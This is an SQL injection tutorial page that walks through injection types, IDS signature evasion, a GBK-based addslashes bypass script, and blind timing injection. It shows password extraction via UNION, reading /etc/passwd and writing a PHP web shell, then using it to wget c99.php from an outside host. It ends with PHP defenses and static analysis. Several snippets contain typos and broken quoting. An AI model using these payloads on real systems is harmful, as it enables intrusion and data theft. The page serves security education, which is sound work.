
Practice

SQL injection is one of the most popular application-level hacking methods used in the wild today. It is a trick that exploits poorly filtered or improperly escaped SQL queries to parse variable data from user input. The idea behind SQL injection is to convince the SQL application (whether MySQL, MSSQL, PostgreSQL, ORACLE, etc.) to execute an SQL statement that was not intended.
Relatively high
Moderate
There are a number of categorized types of SQL injection that can be carried out through a web browser. They are:
SQL injections based on poorly filtered strings are caused by user input that is not filtered for escape characters. This means the user can enter a variable that can be passed as an SQL statement, allowing the end user to manipulate input into the database.
Code vulnerable to this type of flaw might look something like this:
$pass = $_GET['pass'];
$password = mysql_query("SELECT password FROM users WHERE password = '" . $pass . "';");
The above query represents an SQL call to select a password from the users database where the password value equals $var. If a user enters a password specifically crafted to extend the SQL call, this can lead to results that were not originally intended. An injection for this might look something like this:
' OR 1=1 /*
Inserting the above into the form will cause the query to be extended with an OR clause, resulting in the final query:
SELECT password FROM users WHERE password = '' OR 1 = 1 /*
Because of the OR clause in the SQL query, the check for password = $var becomes insignificant, since 1 equals 1, so the query will return TRUE, resulting in a successful login.
SQL injection based on incorrect type handling occurs when input is not checked against type constraints. An example of this would be a numeric ID field with no filtering to verify that the user input is numeric. is_numeric() should always be used when a field's type is explicitly expected to be a number. Sample code that is not susceptible to this incorrect type-handling injection:
(is_numeric($_GET['id'])) ? $id = $_GET['id'] : $id = 1;
$news = mysql_query("SELECT * FROM `news` WHERE `id` = $id ORDER BY `id` DESC LIMIT 0,3");
The above code checks whether $_GET['id'] is a number; if TRUE it returns $id = $_GET['id'], and if FALSE it sets $id to 1. This type of filtering ensures that the id field will always be numeric.
Many SQL injections will be blocked to some degree by intrusion detection and prevention systems that use signature-based detection rules. Common programs that detect SQL injection are mod_security for Apache and Snort. These programs are not foolproof, so signatures can be evaded. There are many techniques that can be used to bypass signature detection, some of which will be described here.
Signature evasion can be accomplished through a number of encoding tricks.
One of the primary and most common encoding methods is the use of URL encoding. URL encoding would change the injection string, which would normally look like this:
NULL OR 1=1/*
Into a URL-encoded string that would be disguised as:
NULL + OR + 1 % 3D1 % 2F % 2A
This way an installed IDS system might not log the attack, and the signature will be evaded.
Since common signature databases check for strings such as «OR» (OR followed by a space), these signatures can be avoided by using various whitespace techniques. These techniques can include the use of tabs, newlines/carriage-return line feeds, and a number of other whitespace characters.
If a signature checks for OR followed by a space, a newline can be inserted as the space, which would be possible by using the value %0a in the URL string. So an injection that would normally look like this:
NULL
OR
«value» = «value» / *
The space inside the injection would be replaced by a newline, resembling:
NULL % 0aOR % 0a 'value' = 'value' / *
This would now appear on the server as:
NULL OR «value» = «value» / *
The above string would then bypass the intrusion detection/prevention system and would be executed on the MySQL server.
In MySQL, comments can be inserted into a query using the C-style /* syntax to begin a comment and */ to end a comment. These comment strings can be used to avoid signature detection of common words such as UNION or OR. The following injection scheme could be detected by an IDS:
NULL UNION ALL SELECT user, pass, FROM user_db WHERE user LIKE '%admin%/*
However, the same IDS might not detect the injection if the keywords were commented out as follows:
NULL/**/UNION/**/ALL/**/SELECT/**/user,pass,/**/FROM/**/user_db/**/WHERE/**/uid/**/=/* evade */'1'//
The above code breaks up the keywords that are typically flagged by an IPS such as mod_security in Apache, allowing the SQL injection attack to be parsed and the database tables to be read. Of course, an IDS will be able to check for /* and */ strings; however, on many sites, including blog sites, forums, news sites, etc., it may be necessary to allow C-style comment blocks, which leads to a false positive.
In rare cases, under certain conditions, filters such as addslashes() and magic_quotes_gpc can be bypassed when the vulnerable SQL server uses certain character sets, such as the GBK character set.
In GBK, the hex value 0xbf27 is not a valid multibyte character, but the hex value 0xbf5c is. If the characters are composed as single-byte characters, 0xbf5c is 0xbf (¿) followed by 0x5c (\); ¿\. And 0xbf27 is 0x27 (') following 0xbf (¿); ¿».
This comes in handy when single quotes are escaped with a backslash (\) via addslashes() or when magic_quotes_gpc is enabled. Although at first it seems that the injection point is blocked by one of these methods, we can bypass this by using 0xbf27. By injecting this hex code, addslashes() will change 0xbf27 so that it becomes 0xbf5c27, which is a valid multibyte character (0xbf5c) followed by an unescaped quote. In other words, 0xbf5c is recognized as a single character, so the backslash becomes useless, and the quote remains unescaped.
Although the use of addslashes() or magic_quotes_gpc is generally considered somewhat secure, the use of GBK will render them practically useless. The following PHP cURL script would be able to exploit the injection:
 CURLOPT_URL,             $url      );
curl_setopt( $ch, CURLOPT_REFERER,         $ref      );
curl_setopt( $ch, CURLOPT_RETURNTRANSFER,  TRUE      );
curl_setopt( $ch, CURLOPT_COOKIE,          $session  );
curl_setopt( $ch, CURLOPT_POST,            TRUE      );
curl_setopt( $ch,CURLOPT_POSTFIELDS,      "username=" .
                                          chr(0xbf) . chr(0x27) .
                                          "OR 1=1/* &submit=1" );

$data  = curl_exec( $ch );

print( $data );
curl_close( $ch );
?>
The CURLOPT_POSTFIELDS line sets the characters that should be passed as a multibyte character and completes the OR 1=1 /* statement, thereby creating an injection that bypasses the addslashes() and/or magic_quotes_gpc check.
Most well-run production environments do not allow output such as error messages or extracted database fields to be viewed; when SQL injections are performed under these conditions, they are called blind SQL injections. They are called «partially blind injections» and «fully blind injections».
Partially blind injections are injections in which you can see small changes on the resulting page — for example, a failed injection might redirect the attacker to the home page, whereas a successful injection would return a blank page.
Fully blind injections differ from partially blind injections in that they produce no difference in behavior. It is still possible to inject, but it is difficult to determine whether the injection is actually taking effect (Black Box Testing is useless in these cases; only White Box Testing and Gray Box Testing are of any use in Blind SQL Injection).
Using MySQL BENCHMARK allows an attacker to determine whether an injection point is vulnerable or not. The BENCHMARK method essentially abuses a function, and if one is not careful, it can and will overload the server. However, since MySQL has no delay function, injecting a string using BENCHMARK that will take 30 seconds to complete is a reliable way of determining data that is normally hard to obtain in a blind MySQL injection.
UNION ALL SELECT BENCHMARK(10000000, ENCODE('xyz', '987'));
/* the above will take about 5 seconds on localhost */

UNION ALL SELECT BENCHMARK(1000000, MD5(CHAR(118)))
/* the above will take about 7 seconds on localhost */

UNION ALL SELECT BENCHMARK(5000000, MD5(CHAR(118)))
/* the above will take about 35 seconds on localhost */
Once the above determines whether the injection point is vulnerable, IF statements can be used to determine table names and field values, as such:
UNION ALL SELECT IF(username = 'admin', BENCHMARK(1000000, MD5(CHAR(118))), NULL) FROM users /*
The above will check the username against admin and set a delay if the query returns true.
The WAITFOR DELAY function in MSSQL allows an injection to be performed that does not require significant CPU resources and will not overload the server. This method is much safer than the BENCHMARK method in MySQL. The WAITFOR DELAY function can be used in an injection to stall the server and determine whether the injection point is vulnerable or not.
WAITFOR DELAY '0:0:10' --
/* The above will set a delay of 10 seconds */
  WAITFOR DELAY '0:0:0.5' --
/* Fractions can also be used, however fractions aren't very useful in blind injection *
Above are examples of WAITFOR DELAY syntax. A real injection might look something like this:
; IF EXISTS(SELECT * FROM user_db) WAITFOR DELAY '0:0:10' -
The above will allow us to determine whether the «user_db» database exists or not.
Like MSSQL, PostgreSQL has a function that does not require intensive CPU load and allows an attacker to determine whether the injection point is vulnerable or not. This function is called pg_sleep(). pg_sleep() can be set to determine how many seconds the server will sleep. The following demonstrates the use of pg_sleep() to sleep for 10 seconds:
SELECT pg_sleep(10);
The UNION statement in SQL is used to select information from two SQL tables. When using the UNION command, all selected columns must be of the same data type. However, the UNION ALL statement allows columns of all data types to be selected.
The UNION ALL statement can be used as an SQL injection vector when an unsanitized dynamic script pulls data from a table, such as news, and the UNION ALL statement is used to modify and extend the SQL call. A script vulnerable to this type of injection might have a URI string that looks something like ./news.php?id=1338, and its source might look something like this:
$id = $_GET['id'];
$news = mysql_query( "SELECT * FROM `news` WHERE `id` = $id ORDER BY `id` DESC LIMIT 0,3" );
Due to the lack of filtering on the $id variable, it is vulnerable to SQL injection, including UNION ALL injection, for example:
NULL UNION ALL SELECT password FROM users WHERE username = 'admin' /*
The above produces the following SQL query:
SELECT * FROM `news` WHERE `id` = NULL UNION ALL SELECT null, password FROM users WHERE username = 'admin' /*
This will result in the value NULL being called instead of the news id, and instead the password of the account named «admin» will be displayed.
Using the SQL ORDER BY statement in an SQL injection allows an attacker to determine the number of columns in a query. It sorts the column number called in the statement in ascending order. An ORDER BY injection would look like this:
ORDER BY 5 /*
When ordering by the integer 4, the SQL call is ordered by the 5th column called in the statement. The referenced statement might look like this:
$news = mysql_query( "SELECT title, date, time, author, body FROM `news` WHERE `id` = $id" );
The above query has 5 columns, resulting in a TRUE value, with the columns ordered by author name. However, if the ORDER BY statement were increased to 6, the page would produce either an error or a different page, such as a redirect or a blank page. With this in mind, it becomes clear that the number of columns called in the query is 5.
The final call of the above SQL query would result in:
SELECT title, date, time, author, body FROM `news` WHERE `id` = $id ORDER BY 5
The LOAD_FILE() function in MySQL is used to read and return the contents of a file located on the MySQL server. The file read by the LOAD_FILE() function must have read permissions for all users on the server, not just the server daemon. For a LOAD_FILE() injection to succeed, an absolute path to the file must be used; using a relative path will fail. To obtain the absolute path, see the article on full path disclosure.
A LOAD_FILE() injection might look like this:
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
If successful, the injection will display the contents of the passwd file.
The OUTFILE() function in MySQL is often used to run a query and output the results to a file. An attacker can exploit this capability by including a PHP system call in the injection and writing the query to the output file. For an OUTFILE() injection to succeed, an absolute path to the file must be used; using a relative path will fail. The directory must also be writable. To obtain the absolute path, see the article on full path disclosure.
An INTO OUTFILE() injection might look like this:
NULL UNION ALL SELECT null, null, null, null, ' _GET["command"]); ?> ' INTO OUTFILE '/var/www/victim.com/shell.php' /*
If successful, it will be possible to run system commands via the global variable $_GET. Below is an example of using wget to retrieve a file:
http://www.victim.com/shell.php?command=wget http://www.example.com/c99.php
The MySQL INFORMATION_SCHEMA database (available from MySQL 5) consists of table objects (called system views) that display metadata in relational format. Thus, executing arbitrary injections with SELECT statements allows the specified metadata to be retrieved or formatted. Metadata is only accessible to an attacker if the retrieved objects are accessible to the current user account. The INFORMATION_SCHEMA database is automatically created by the server when MySQL is installed, and the metadata within it is maintained by the server.
The INFORMATION_SCHEMA database consists of the following objects:
SCHEMATA
TABLES
COLUMNS
STATISTICS
USER_PRIVILEGES
SCHEMA_PRIVILEGES
TABLE_PRIVILEGES
COLUMN_PRIVILEGES
CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
TABLE_CONSTRAINTS
KEY_COLUMN_USAGE
ROUTINES
VIEWS
TRIGGERS
PROFILING
An injection using the INFORMATION_SCHEMA database might look like the following:
UNION ALL SELECT * FROM INFORMATION_SCHEMA.TABLES /*
The above statement will result in the output of all database tables accessible to the current MySQL user.
In cases where the above SELECT statement returns false, the statement can be extended to bypass any restrictions.
An extended INFORMATION_SCHEMA statement might look like this:
SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = 'db_name' [AND table_name LIKE 'wild']

SHOW TABLES FROM db_name [LIKE 'wild']
The Char() function interprets each value as an integer and returns a string based on the given characters using the code values of those integers. When using Char(), NULL values are skipped. This function is used in Microsoft SQL Server, Sybase and MySQL, while CHR() is used in other DBMSs.
The SQL Char() function proves useful when (for example) addlashes() in PHP is used as a precautionary measure in an SQL query. Using Char() removes the need for quotes inside the injected query.
An example of some PHP code vulnerable to SQL injection using Char() would look like this:
$uname = addlashes( $_GET['id'] );
$query = 'SELECT username FROM users WHERE id=' . $id;
Even though addslashes() was used, the script fails to properly sanitize the input because there is no closing quote. This can be exploited using the following SQL injection string to load the /etc/passwd file:
NULL UNION ALL SELECT LOAD_FILE(CHAR(34,47,101,116,99,47,112,97,115,115,119,100,34))/*
It can also be used to make the application allow LIKE operators to search for users such as %admin%, as follows:
NULL UNION ALL SELECT username, password, null, null FROM users WHERE username LIKE CHAR(34,37,97,100,109,105,110,37,34)/*
The syntax of the Char() function changes slightly when working with Microsoft SQL Server. For example, the above example would mean the following:
NULL UNION ALL SELECT username, password, null, null FROM users WHERE username LIKE
CHAR(34) + CHAR(37) + CHAR(97) + CHAR(100) + CHAR(109) + CHAR(105) + CHAR(110) + CHAR(37) + CHAR(34) /*
Sometimes it may be necessary to change the data type of variables in an injection in order to execute it without type-mismatch errors. From time to time you may encounter dynamic pages that will only display certain data types (strings, integers, dates, etc.) in certain positions. The CAST function can be used to get around this and convert data so that it can be displayed. Take the following example:
NULL UNION ALL SELECT 1, 2, 3, 4, 5 /*
The column in position 3 can only display a string. It may be necessary to enclose 3 in quotes or use the CAST function, as in the following example:
NULL UNION ALL SELECT 1, 2, CAST(3 as nvarchar), 4, 5 /*
This will still display 3, but the server will treat it as a string rather than an integer. There are many data types you can convert, including int, nvarchar, datetime and sql_variant, to name just a few.
The MySQL LIMIT function is extremely useful. Some web pages don't always display lists of information, but a single record from the database. In this case it is necessary to craft an injection that can display a single record from a data set while still allowing all records to be extracted. The LIMIT function has the following syntax:
LIMIT 0, 1
In the example above, LIMIT is given the parameters 0 and 1. 0 represents the position in the data set, and 1 represents the number of records to retrieve. In this example, the first record in the data set will be retrieved. The following will display the first 10 records:
LIMIT 0, 10
To demonstrate how this would be useful, take the following injection:
NULL UNION ALL SELECT username, password, 3, 4 FROM users LIMIT 0, 1
On a page that returns a single record, the first record in the users table will be returned. By increasing the starting position, 0, the 2nd record, 3rd record, and so on will be returned, until the end of the data set is reached.
Microsoft SQL Server has no LIMIT function. However, it is possible, although much more complicated, to achieve the same result using the TOP command and a subquery.
To illustrate the use of this method, consider the example given above:
NULL UNION ALL SELECT TOP 1 username, password, 3, 4 FROM users WHERE username NOT IN (SELECT TOP 0 username FROM users)
Now this is a complex query, and the subquery is the key component here. Essentially, it tells the database to return the first record that is not found in the subquery. This works effectively only when there is a unique field to compare against, usually with id or username fields.
The above query directs the database to retrieve, in this case, the first record from the users table. TOP 0 in the subquery essentially corresponds to the 0 in the LIMIT example presented earlier, and TOP 1 in the main query would translate to the 1 in that same example. To return the next record, simply increment the 0.
There are several information-gathering methods in SQL. They can be used for reconnaissance purposes to gather any information needed about the victim's site.
@@version @@version is used in SQL Server to determine which version of the server is running. An injection might look something like this:
; SELECT @@VERSION -
The output of the above statement would look like this:
Microsoft SQL Server 7.00 - 7.00.623 (Intel X86) Nov 27 1998 22:20:07 Copyright (c) 1988-1998 Microsoft Corporation Desktop Edition for Windows NT 5.1 (Build 2600:)
There are several ways to prevent MySQL injections in PHP. The most common ways are using functions such as addslashes() and mysql_real_escape_string().
addslashes() will return a string with a backslash before characters that need to be sanitized in database queries. These characters are the single quote (' = \'), double quote (" = \") and the null byte (%00 = \0).
addslashes() will only work if the query string is enclosed in quotes. A string such as the following would still be vulnerable to SQL injection:
$id = addlashes( $_GET['id'] );
$query = 'SELECT username FROM users WHERE id=' . $id;
However, if the script looks something like this, addslashes() will prevent the SQL injection:
$uname = addlashes( $_GET['id'] );
$query = 'SELECT username FROM users WHERE id = "' . $uname . '";
mysql_real_escape_string() is somewhat more robust than addslashes(), since it calls the MySQL library function mysql_real_escape_string, which adds a backslash to the following characters: \x00, \n, \r, \, ', " and \x1a.
As with addslashes(), mysql_real_escape_string() will only work if the query string is enclosed in quotes. A string such as the following would still be vulnerable to SQL injection:
$uname = mysql_real_escape_string( $_GET['id'] );
$query = 'SELECT username FROM users WHERE id=' . $uname;
However, if the script looks something like this, mysql_real_escape_string() will prevent the SQL injection:
$uname = mysql_real_escape_string( $_GET['id'] );
$query = 'SELECT username FROM users WHERE id = "' . $uname . '";
The PHP function is_numeric() can be used to check whether a value is numeric or not, and it returns TRUE or FALSE. This function can be used to prevent SQL injection where an integer $id is called. Below is an example of using is_numeric() to prevent SQL injection:
$id = $_GET['id'];
( is_numeric( $id ) ? TRUE : FALSE );
sprintf() can be used with conversion specifications to guarantee that a dynamic argument is handled the way it should be handled. For example, if the call for a user ID is in the string, %d would be used to guarantee that the argument is treated as an integer and represented as a (signed) decimal number. An example of this is the following:
$id = $_GET['id'];
$query = sprintf( "SELECT username FROM users WHERE id = '%d'", $id );
htmlentities() combined with the optional second parameter quote_style allows the use of ENT_QUOTES, which converts both double and single quotes. This works in the same sense as addslashes() and mysql_real_escape_string() with regard to quotes, however instead of adding a backslash, the HTML entity of the quote will be used.
In addition to using ENT_QUOTES in htmlentities(), a third parameter can be set that forces a character set to be used during conversion. This helps prevent unexpected results from the use of multibyte characters in character sets such as BIG5 and GBK.
Below is an example of code that helps prevent SQL injection in PHP.
$id = $_GET['id'];
$id = htmlentities( $id, ENT_QUOTES, 'UTF-8' );

$query = 'SELECT username FROM users WHERE id = "' . $id . '"";
How can an SQL injection vulnerability be detected using static code analysis?
Static code analysis analyzes a program without actually executing it, while dynamic analysis does so during execution. In most cases, static analysis refers to analysis performed using automated tools on source or executable code.
Historically, the first static analysis tools (often with the word "lint" in their name) were used to find the simplest program defects. They used simple signature-based search, meaning they detected matches against existing signatures in a check database. These tools are still in use today and make it possible to identify "suspicious" constructs in code that could cause the program to crash at runtime.
The second generation of static analysis tools, in addition to simple pattern matching, is equipped with analysis technologies previously used in compilers to optimize programs. These methods allow source code analysis to build control-flow and data-flow graphs, which represent a model of program execution and a model of the dependencies of some variables on others. Given the data, the graphs can be modeled to determine how the program will execute (along which path and with what data).
Static analyzers work in a similar way: they tag data coming from an untrusted source, track all manipulations of that data, and try to determine whether the data reaches critical functions. Critical functions are generally understood to be functions that execute code, make database queries, process XML documents, access files, and so on — functions where changing a parameter could harm confidentiality, integrity, or availability.
The reverse situation is also possible, where data flows from a trusted source — for example, environment variables, critical database tables, or critical files — into an untrusted destination, such as a generated HTML page. This can indicate a potential leak of critical information.
One of the drawbacks of this type of analysis is the difficulty of identifying, along the program's execution path, the functions that perform filtering or validation of values. For this reason, most analyzers include a set of standard system filtering functions for the language, as well as the ability to define such functions manually.

Comments